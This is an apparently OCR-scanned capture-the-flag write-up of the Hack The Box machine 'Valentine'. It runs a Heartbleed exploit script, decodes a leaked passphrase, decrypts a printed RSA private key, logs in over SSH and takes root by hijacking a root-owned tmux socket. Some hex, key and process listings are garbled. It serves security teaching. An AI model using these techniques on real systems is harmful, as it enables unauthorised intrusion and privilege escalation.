Valentine Hack The Box (user and root)




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Recon (Masscan all ports and then nmap) htbscan 10.10.79 Valentine

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PORT STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 5.9pl Debian 5ubuntul.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
   256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
| http-server-header: Apache/2.2.22 (Ubuntu)
 http-title: Site doesn't have a title (text/html).
443/tcp open ssl/http Apache httpd 2.2.22 ((Ubuntu))
 http-server-header: Apache/2.2.22 (Ubuntu)
 ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
 Not valid before: 2018-02-06T00:45:25
 Not valid after: 2019-02-06T00:45:25
 ssl-date: 2018-07-29T16:20:25+00:00; 0s from scanner time.
warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Nokia N9 phone (Linux 2.6.32) (95%), Linux 2.6.32 - 3.5 (95%), Linux 3.0 (95%), Linux 3.2 (95%), Linux 2.6.38 - 3.0 (94%), Linux 2.6.38 - 2.6.39 (94%), Linux
 2.6.39 (94%), Linux 2.6.32 - 3.10 (93%), Linux 2.6.32 - 3.9 (93%), Android 4.2.2 (Linux 3.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
TRACEROUTE (using port 80/tcp)
            ADDRESS
   160.71 ms 10.10.14.1
   215.15 ms 10.10.10.79
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.08 seconds
valentine.nmap (END)
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Recon showed a website running on HTTP and HTTPS.

Dirbuster the domain:



The file hype_key appears to be hex encoded.

2d 37 49 4e 20 52 53 41 20 50 52 49 56 41, 54 52 0d 18 55 92 d 2d 2d 2d 0d 08 50 72 6f 63 2d 54 79 76 65 3a 2d 54 80 40 84 45 32 3d 44 45 32 3d 44 43 36 0d 08 and 06 8a 44 65 20 59 72 4f 73 36 66 65 67 48 75 66 65 67 48 75 66 65 67 48 75 66 65 67 48 75 66 66 67 48 75 66 68 46 78 78 78 69 60 48 37 87 89 84 45 83 2d 44 45 32 3d 44 53 3d 44 45 32 3d 46 65 45 60 84 87 87 87 89 84 84 85 82 46 84 86

Decryption shows an encrypted RSA Private key.

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC, AEB88C140F69BF2074788DE24AE48D46

DbPr078kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3U0L0lF0xf7PzmrkDa8R 5y/b46+9nEpCMfTPhNuJRcW2U2qJc0FH+9RJDBC5UJMUS1/qjB/7/My00Mwx+aI6 0EI0Sb0YUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi Ebw66hjFmAu4AzqcM/kiqNRFPYuNiXrXslw/deLCqCJ+EalT8zlas6fcmhM8A+8P OXBKNe6l17hKaT6wFnp5eX0aUIHvHnv06ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd pHLJpYUII5Pu06x+LS8n1r/GWMqS0EimNRD1j/59/4u3R0rTCKeo9DsTRqs2k1SH QdWwFwaXbYyT1uxAMSl5Hq90D5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC Ol6jLFD2kaOLfuyee0fYCb7GTq0e7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ul0 t9grSosRTCsZd140Pts4bLspKxMM0sgnKloXvnlP0SwSpWy9Wp6y8XX8+F40rxl5 XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK aAnWJvFqlA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ +wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E AloQ6jq5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvqbptfiWEEsZYn5yZPhUr9Q r08pk0xArXE2dj7eX+bq656350J6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe 2VWRyTZ1FfnqJSsv9+Mfvz341lbz0IWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky e1BsfSbsf9FguUZkgHAnnfRKkGVG10Vyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP 09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii30EW l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT RUqZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3 ----END RSA PRIVATE KEY-----

We need to find the decryption key for the RSA key. Our recon showed that this box is vulnerable to Heartbleed due to outdated version numbers.

```
ristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ python heartbleed.py 10.10.10.79
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 885
 ... received message: type = 22, ver = 0302, length = 331
     received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+..H...9.....
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00
                                                         . . . . . . . . . . . . . 3 . 2 .
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E
                                                         ....#.......0.0.
  00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F
                                                         1/decode.php..Co
  00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C ntent-Type: appl
  0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F
                                                         ication/x-www-fo
  0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43
                                                         rm-urlencoded..C
  0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34
                                                         ontent-Length: 4
  0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63
  0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64
                                                         nRibGVlZGJlbGlld
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D 91
                                                         mV0aGVoeXBlCa==
  0160: 59 83 1F 92 91 B6 FA 8B E5 9D 9B 3F 95 FA E0 BB
  0170: 35 B8 67 0C 5.q......
 /ARNING: server returned more data than it should - server is vulnerable!
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We got some weird text output:

\$text=aGVhcnRibGV1ZGJ1bG11dmV0aGVoeXB1Cg==

Equal signs normally mean Base64, so let's see what this really means.

tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine\$ echo aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== | base64 -d
heartbleedbelievethehype

That looks like a decryption key to me!

tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine\$ openssl rsa -in hype key.pem -out decrypted hype key.pem Enter pass phrase for hype key.pem: writing RSA kev tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine\$ cat decrypted hype key.pem ----BEGIN RSA PRIVATE KEY-----MIIEpQIBAAKCAQEA1FN4mXAwn3qqiDC/N+BcdmEBf0yMl6IulSOkv9WfUrGTPTUo cFHUa95jyaHFjme0c7hG6URWS9c4JMpB35/KUdFnOpI0MOJQlRldt+4qlpRvjEhk VTj7q0tVJmjd3Temyy+eNSzaU7HB0EWzcz4T+qQ+aSrEl+yHDLAH8mfa6X2SrnIk tC16W00upKJK67uvzDNbtw5HH8bklvB3jupVk07GwjC2wqfVoypqUZcTG0CY9LVL M/H+urxmh8VomlMwRcuZvNqnwsi/TeGK6NcXtURfLgufIvKxP22g81thjCuyVXAL z4rp7tidEHloPLFTsrSy8T1cT6zyg2+wgRJMzQIDAQABAoIBACBqAc5C31lpCGZi Mr8ABH2Z/5WEhS4c90mTYHJc1W7VZyn/9IV5KJmzIL7GcJd144mLB2BTK212lL6h Ff9isItfEYhSi58u3ah1b+ZFeMD2NjVPU+niwhrqJEax2bUM6uy3/0oU59vBFkNV +LhOMNShwFljyxF6bX+VXBE4o6XjW464FTD/zGplsB5MryqXNvkx14MwXhKPpjLD 3FF2HZiPmsavH925VGfMxLLj1V2T1xrpEwkzimATr0vlXN00BZqqmm643QJrJrql snkFn8/cBMxuWlzw1tHrSFm08Yns+JVABP0ci9jmvVhLidqqHshl3DmMhb3tS4nA 3pTc0Q0CgYEA7i1QecUryhtCttc3dzQVCZdmkD9Sr7f7r/ne7jNVNg/n/VUh6ZYI ELq+Ouip+RneR7cpov1s+COF+KyJW5LCNtqmC+7wtYMSWfdSmfMco+pRWQvFHVa8 KC1C2qybYWgxD1gRjDbWvNdarOq7NGVBBE5W2lpm2n00s3Bkd53oNG8CgYEA5Dbw FP2Q47N2Tqted0wsCKE3uzGGSV3FTRB3HZoOLBcc3CYBM1kQZpcThl5YVLvc6r6T xQRhKc73QR2GFLD03yYBN7HwqOPtU/t7m2dIKJRqSkLYE/G+iZ10xNJsTWREQ34b yVXhxqpm4LEelfAN4+mbub8ELEi9b2G9Wg4kCIMCqYEAxPQv4iJMDbrxNiVONoKZ Cu9p3sqeY7Ruqpyj3rIQ00LHQlQN0Q1B6iOifzA6rkTX7NHn2mJao+8sL/DtPQ5l D9tLB/80icSzfjXo1mmV027eihYTkClT0p4C9LVbX/c66odXK22FsW8cCnWpDLDW TOtDIxkyiF66BNBiJBAuHn0CqYEAk3VUB5wXxKku5hq+e7omcaUKB7BmXn1yq0sE rGHqimicwzrjR7RivocbnJTValrA0qU2IfVEeuk6Jh7XhqMZFh70ZphZGE8uCDfU lINVwrKszQ8H40sunGjCfragOBlzalDPz3XonjgWZVTMuIEV2JAXiRt9rMeLb66t 1MSST9UCgYEAnto5uguA7UPpk7zgawogR+kXhl0y1Rp010wNxJXAi/EB99k0QL5m vEgeEwRP/+S8UCRvLGdHrnHg6GyCE0MYNuUGt0VqNRw2ezIrpU7RybdTFN/qX+6S tpUEwXFAuMcDkksSNTLIJC2sa7eJFpHqeajJWAc30q001IBlNVoehxA= ----END RSA PRIVATE KEY-----

It works!

Let's try logging in as user:hype due to hype_key being standard filenaming procedure for the key belonging to hype.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ ssh -i decrypted_hype_key.pem hype@10.10.10.79
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

* Documentation: https://help.ubuntu.com/
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jul 29 09:46:40 2018 from 10.10.15.14
hype@Valentine:~$ cd Desktop
hype@Valentine:~/Desktop$ cat user.txt | cut -c1-5
e6710
hype@Valentine:~/Desktop$
```

It works and we can grab the user flag.

Let's see what processes are running as root to see if there are any outliers.

ps -u root -ef

```
2 0 09:10 ?
                                         00:00:00 [krfcommd]
            786
root
                                         00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root
            810
                     1 0 09:10 ?
                                         00:00:00 [flush-8:0]
root
            862
                     2 0 09:10 ?
                                         00:00:00 /usr/sbin/sshd -D
root
            918
                     1 0 09:10 ?
                     1 0 09:10 tty4
                                         00:00:00 /sbin/getty -8 38400 tty4
root
           1006
                                         00:00:00 /sbin/getty -8 38400 tty5
root
           1016
                     1 0 09:10 ttv5
root
           1019
                     1 0 09:10 ?
                                         00:00:01 /usr/bin/tmux -S /.devs/dev sess
           1023
                  1019 0 09:10 pts/12
                                         00:00:00 -bash
root
                                         00:00:00 /sbin/getty -8 38400 tty2
           1032
                     1 0 09:10 tty2
root
           1033
                     1 0 09:10 tty3
                                         00:00:00 /sbin/getty -8 38400 tty3
root
           1036
                                         00:00:00 /sbin/getty -8 38400 tty6
root
                     1 0 09:10 tty6
                                         00:00:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
root
           1055
                     1 0 09:10 ?
root
           1056
                     1 0 09:10 ?
                                         00:00:00 cron
                                         00:00:00 atd
daemon
           1057
                     1 0 09:10 ?
whoopsie
           1083
                                         00:00:00 whoopsie
                     1 0 09:10 ?
                                         AA.AA.AA /usr/hin/vmtoolsd
```

Tmux normally isn't running by default. Do we have permission to view this session?

```
hype@Valentine:~$ #/.devs/dev_sess
hype@Valentine:~$ cd /.devs
hype@Valentine:/.devs$ ls -al
total 8
drwxr-xr-x 2 root hype 4096 Jul 29 09:10 .
drwxr-xr-x 26 root root 4096 Feb 6 11:56 ..
srw-rw---- 1 root hype 0 Jul 29 09:10 dev_sess
hype@Valentine:/.devs$ groups
hype cdrom dip plugdev sambashare
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The session is R/W to members of the hype group, which the hype user is!

Let's hijack this Tmux session.

tmux -S /.devs/dev_sess

```
root@Valentine:/.devs# cd ~
root@Valentine:~# cat root.txt | cut -c1-5
flbb6
```

We become the root user and can grab the root flag!

That's the box!